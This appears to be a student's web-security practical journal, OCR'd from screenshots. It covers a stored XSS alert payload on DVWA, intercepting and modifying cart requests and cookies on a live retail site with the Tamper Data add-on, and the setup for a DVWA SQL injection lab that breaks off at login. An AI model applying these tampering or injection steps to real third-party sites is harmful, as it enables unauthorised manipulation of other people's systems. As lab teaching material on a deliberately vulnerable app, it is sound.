PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled

9. Click on XSS(Stored)write the script and click on sign guestbook.The script will be executed whenever the page is reloaded.



Vulnerability: Stored Cross Site Scripting (XSS)


Name * Test1

Message * <script>alert("This is a test")</script>

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled


Vulnerability: Stored Cross Site S
localhost/dvwa/vulnerabilities/xss_s/
OK

localhost says

This is a test

Conclusion: In the above practical we have used xampp server and DVWA to perform a cross-site scripting attack.

Aim: Session impersonation using Firefox and Tamper Data add-on.


Theory:

Tamper Data: Tamper Data is an add-on for Firefox that lets you view and modify HTTP requests before they are sent. It shows what information the web browser is sending on your behalf, such as cookies and hidden form fields. Use of this plugin can reveal web applications that trust the client not to misbehave.

Session Jacking: Session side jacking, where the attacker uses packet sniffing to read network traffic between two parties to steal the session cookie. Many websites use SSL encryption for login pages to prevent attackers from seeing the password, but do not use encryption for the rest of the site once authenticated. This allows attackers that can read the network traffic to intercept all the data that is submitted to the server or web pages viewed by the client. Since this data includes the session cookie, it allows them to impersonate the victim, even if the password itself is not compromised.Unsecured Wi-Fi hotspots are particularly vulnerable, as anyone sharing the network will generally be able to read most of the web traffic between other nodes and the access point.


Procedure:

1. Open Firefox.
2. Go to tools > Add on > Extension
3. Search and install Tamper Data


New Tab
Search with Google or enter address
Getting Started
Other Bookmarks
Firefox
Search with Google or enter address

PRACTICAL NO.7

4. Select a website for temepering data e.g (razorba).




Reported By:
Maxim Magazine
FHM Magazine
Stuff Magazine
Rachael Ray Show (TV)
Dave Barry
Gizmodo
MTV Canada
Bob and Tom Show
Bro Shaver
USA Today
Chicago Tribune
Soap Talk (TV)
Million Dollar Home Page
Dallas Morning News
New York Daily News
Graham Norton Effect (TV)
Unscrewed (TV)
Budget Living

NEW GREATEST (G.O.A.T) EXTRA WIDE DISPOSABLE RAZOR is NOW AVAILABLE. Attaches to your Razorba Shaver for a Fast and Comfortable shave.

The World's #1 Selling, Award Winning, Shaving Product for Back Hair.
The Original, and trusted Back Hair Shaver™

See the Razorba® War Hammer™ on the Rachael Ray TV Talk Show
FREE Shipping! Use Promotion Code: GORACHAEL

5. Select any item to buy.
6. Then click on add-cart
7. Then click on TamperData (add-on)


Extension: (Tamper Data for FF Quantum) - Start Tamper Data — Mozilla Firefox

Listen for types


Type	Description
☐ beacon	Requests sent through the Beacon API.
☐ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
☐ font	Web fonts loaded for a @font-face CSS rule.
☐ image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
☐ imageset	Images loaded by a `<picture>` element or given in an `<img>` element's `srcset` attribute.
☑ main_frame	Top-level documents loaded into a tab.
☐ media	Resources loaded by a `<video>` or `<audio>` element.
☐ object	Resources loaded by an `<object>` or `<embed>` element.
☐ object_subrequest	Requests sent by plugins.
☐ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
☐ script	Code that is loaded to be executed by a `<script>` element or running in a Worker.
☐ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
☐ stylesheet	CSS stylesheets loaded to describe the representation of a document.
☐ sub_frame	Documents loaded into an `<iframe>` or `<frame>` element.
☐ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
☐ websocket	Requests initiating a connection to a server through the WebSocket API.
☐ xbl	XBL bindings loaded to extend the behavior of elements in a document.
☐ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
☐ xslt	XSLT stylesheets loaded for transforming an XML document.
☐ other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*?)
Tamper requests only from this tab: ☐

Start Tamper Data?

8. Press on Ok

9. Refresh the page to get the extension.



Extension: (Tamper Data for FF Quantu...

Details

URL https://www.razorba.com/cart.aspx


Method GET

Type main_frame

Request Body

This request has no request body.

10. Click on OK.



Shopping Cart


Delete	Product	Qty	Price	Total
□	Razorba War Hammer Starter Edition	1	$69.95	$69.95

Made changes? Update Cart $69.95

Estimated USA or Canada shipping: $5.99, International $31.99

Enter promo code: Apply code

11. Change values in cookie option for tampering the data.




Details

URL	https://www.razorba.com/cart.aspx
Method	GET
Type	main_frame

Headers

Name	Value
Host	www.razorba.com
User-Agent	Mozilla/5.0 (Windows NT 1
Accept	text/html,application/xhtml
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Referer	https://www.razorba.com/c
Connection	keep-alive
Cookie	tagger=0; p_rws=5
Upgrade-Insecure-Requests	1

12. Then click on OK and see the Data has been tampered.



Delete	Product	Qty	Price	Total
□	Razorba War Hammer Starter Edition	5	$69.95	$349.75

$349.75

Estimated USA or Canada shipping: $0.00, International $66.52

Enter promo code:

Conclusion: In above experiment we have tampered the data of razorba.com using extension Tamper Data.

PRACTICAL NO.8


Aim: Perform SQL injection attack.

Theory:

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

Procedure:

1. Download and extract th DVWA zip file.
2. Copy the folder and paste it in Drive C:/xampp/htdocs
3. Rename the file from DVWA-master to DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database.The database will be created.Click on login.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **C:\xampp\htdocs\DVWA\DVWA-master\config\config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **7.4.27**
PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: ******
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

[User: hp] Writable folder C:\xampp\htdocs\DVWA\DVWA-master\hackable\uploads\: Yes
[User: hp] Writable file C:\xampp\htdocs\DVWA\DVWA-master\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes


[User: hp] Writable folder C:\xampp\htdocs\DVWA\DVWA-master\config: Yes
Status in red*, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

7. Username= “Admin” and Password= “password”.Click on login.



Login :: Damn Vulnerable Web A
localhost/dvwa/login.php
DVWA

Username
admin

